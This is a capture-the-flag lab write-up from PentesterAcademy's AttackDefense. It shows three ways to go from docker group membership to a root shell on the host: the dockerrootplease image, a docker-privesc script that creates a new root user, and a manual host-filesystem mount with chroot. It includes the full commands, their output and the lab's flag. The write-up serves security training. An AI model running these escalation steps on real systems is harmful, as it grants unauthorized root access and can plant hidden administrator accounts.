ATTACK DEFENSE

by PentesterAcademy

Name	Abusing Group Membership
URL	https://attackdefense.com/challengedetails?cid=1251
Type	Container Security : Docker Host Security


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the Docker group membership to get access to the host machine and retrieve the flag kept in the home directory of the root user!

Solution:

Step 1: The "student" user can run docker operations.

Command: docker images




```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
modified-ubuntu     latest              54ee2a71bdef        16 months ago       855MB
ubuntu              18.04               775349758637        17 months ago       64.2MB
alpine              latest              965ea09ff2eb        17 months ago       5.55MB
```

This means that the "student" user is a member of Docker group.

The same can be verified by checking the /etc/group file.


Command: cat /etc/group | grep docker



```
student@localhost:~$ cat /etc/group | grep docker
docker:x:999:student
```

Step 2: There are two projects present in the home directory of the student user. These can be used to perform the privilege escalation by abusing the Docker group membership.

Command: ls -l




```
student@localhost:~$ ls -l
total 8
drwxr-xr-x 3 student student 4096 Mar 27 11:59 docker-privesc
drwxr-xr-x 2 student student 4096 Mar 27 12:00 dockerrootplease
```

Option 1: Using dockerrootplease

Step 3: Switch to dockerrootplease directory and check the contents


Commands:
cd dockerrootplease
ls -l



```
student@localhost:~$ cd dockerrootplease/
student@localhost:~/dockerrootplease$
student@localhost:~/dockerrootplease$ ls -l
total 12
-rw-r--r-- 1 student student  80 Mar 27 12:00 Dockerfile
-rw-r--r-- 1 student student 769 Mar 27 09:28 README.md
-rw-r--r-- 1 student student 733 Mar 27 09:28 exploit.sh
```

Step 4: Check the README.md file of this project.

Command: cat README.md



~~~
student@localhost:~/dockerrootplease$ cat README.md
Root Please
===========

If you're a member of the 'docker' group on a machine, this command gives you
root shell on the host OS. [See my blog post for
details](https://fosterelli.co/privilege-escalation-via-docker).

How to Use
----------

Through Docker Hub:

```bash
> docker run -v /:/hostOS -it --rm chrisfosterelli/rootplease
~~~


Or through Github:

```bash
> git clone https://github.com/chrisfosterelli/dockerrootplease rootplease
> cd rootplease/
> docker build -t rootplease .
> docker run -v /:/hostOS -it --rm rootplease
```

As per the instructions provided in the README file, build the image and run the image.

Step 5: Build the Docker image using the Dockerfile of the project and instruction provided in README.md


Command: docker build -t rootplease .



```
student@localhost:~/dockerrootplease$ docker build -t rootplease .
Sending build context to Docker daemon   5.12kB
Step 1/3 : FROM ubuntu:18.04
 ---> 775349758637
Step 2/3 : COPY exploit.sh /exploit.sh
 ---> a36758d29485
Step 3/3 : CMD ["/bin/bash", "exploit.sh"]
 ---> Running in 2246db85685e
Removing intermediate container 2246db85685e
 ---> ed44b4c745a4
Successfully built ed44b4c745a4
Successfully tagged rootplease:latest
student@localhost:~/dockerrootplease$
```

Step 6: Run the image while mounting the host filesystem on to the container.

Command: docker run -v /:/hostOS -it --rm rootplease




```
student@localhost:~/dockerrootplease$ docker run -v /:/hostOS -it --rm rootplease

You should now have a root shell on the host OS
Press Ctrl-D to exit the docker instance / shell
#
```

This results in a shell on the Docker host.

Step 7: Check the current user.


Command: whoami



```
# whoami
root
#
```

Step 8: Retrieve the flag kept in the /root directory of the Docker host machine.

Command: cat /root/flag



```
# cat /root/flag
ae2e785a8d983242b9c5c56d1d267267
#
```


In this manner, one can get root access on the host machine.

Flag: ae2e785a8d983242b9c5c56d1d267267

Option 2: Using docker-privesc

Step 3: Switch to docker-privesc directory and check the contents


Commands:
cd docker-privesc
ls -l



```
student@localhost:~/docker-privesc$ ls -l
total 16
-rw-r--r-- 1 student student  990 Mar 27 09:41 README.md
-rw-r--r-- 1 student student 2262 Mar 27 11:59 docker-privesc.sh
drwxr-xr-x 2 student student 4096 Mar 27 09:41 docs
-rw-r--r-- 1 student student  324 Mar 27 09:41 userns-remap.sh
```

Step 4: Make the docker-privesc.sh script executable.


Command: chmod +x docker-privesc.sh



```
student@localhost:~/docker-privesc$ chmod +x docker-privesc.sh
```

Step 5: Execute the script.

Command: ./docker-privesc.sh



```
student@localhost:~/docker-privesc$ ./docker-privesc.sh
Please write down your new root credentials.
Choose a root user name: test
Choose a root password:

066e143c78ec064f24837f00d345aefcba480acdb5e0366dc9871f2ef7c888cd
...
Success! Root user ready. Enter your password to login as root:
flast101.github.io
Password:
root@localhost:/home/student/docker-privesc#
```

The script asks for a username and password, it adds a new root user with these credentials on the Docker host machine.


One can provide username and passwords of his choice. Credentials provided in this demo run:

Username: test
Password: tester

Once the script creates the user, it then changes to this user using “su” command. And, it provides a root shell on the Docker host machine.

Step 6: Check the current user.


Command: whoami



```
root@localhost:/home/student/docker-privesc# whoami
root
```

Step 7: Retrieve the flag kept in the /root directory of the Docker host machine.

Command: cat /root/flag



```
root@localhost:/home/student/docker-privesc# cat /root/flag
ae2e785a8d983242b9c5c56d1d267267
```


In this manner, one can get root access on the host machine.

Flag: ae2e785a8d983242b9c5c56d1d267267

Option 3: Using manual method

Step 3: Run ubuntu:18.04 container with host filesystem mounted to it. Then, chroot in to the mounted filesystem.


Commands:
docker run -it -v /:/host ubuntu:18.04
chroot /host/



```
student@localhost:~$ docker run -it -v /:/host ubuntu:18.04
root@d56e0b6f7b8a:/#
root@d56e0b6f7b8a:/#
root@d56e0b6f7b8a:/# chroot /host/
#
```

Step 4: Retrieve the flag kept in the /root directory of the Docker host machine.

Command: cat /root/flag



```
# cat /root/flag
ae2e785a8d983242b9c5c56d1d267267
```

In this manner, one can get root access on the host machine.

Flag: ae2e785a8d983242b9c5c56d1d267267

References:

1. Dockerrootplease (https://github.com/chrisfosterelli/dockerrootplease)
2. Docker-privesc (https://github.com/flast101/docker-privesc)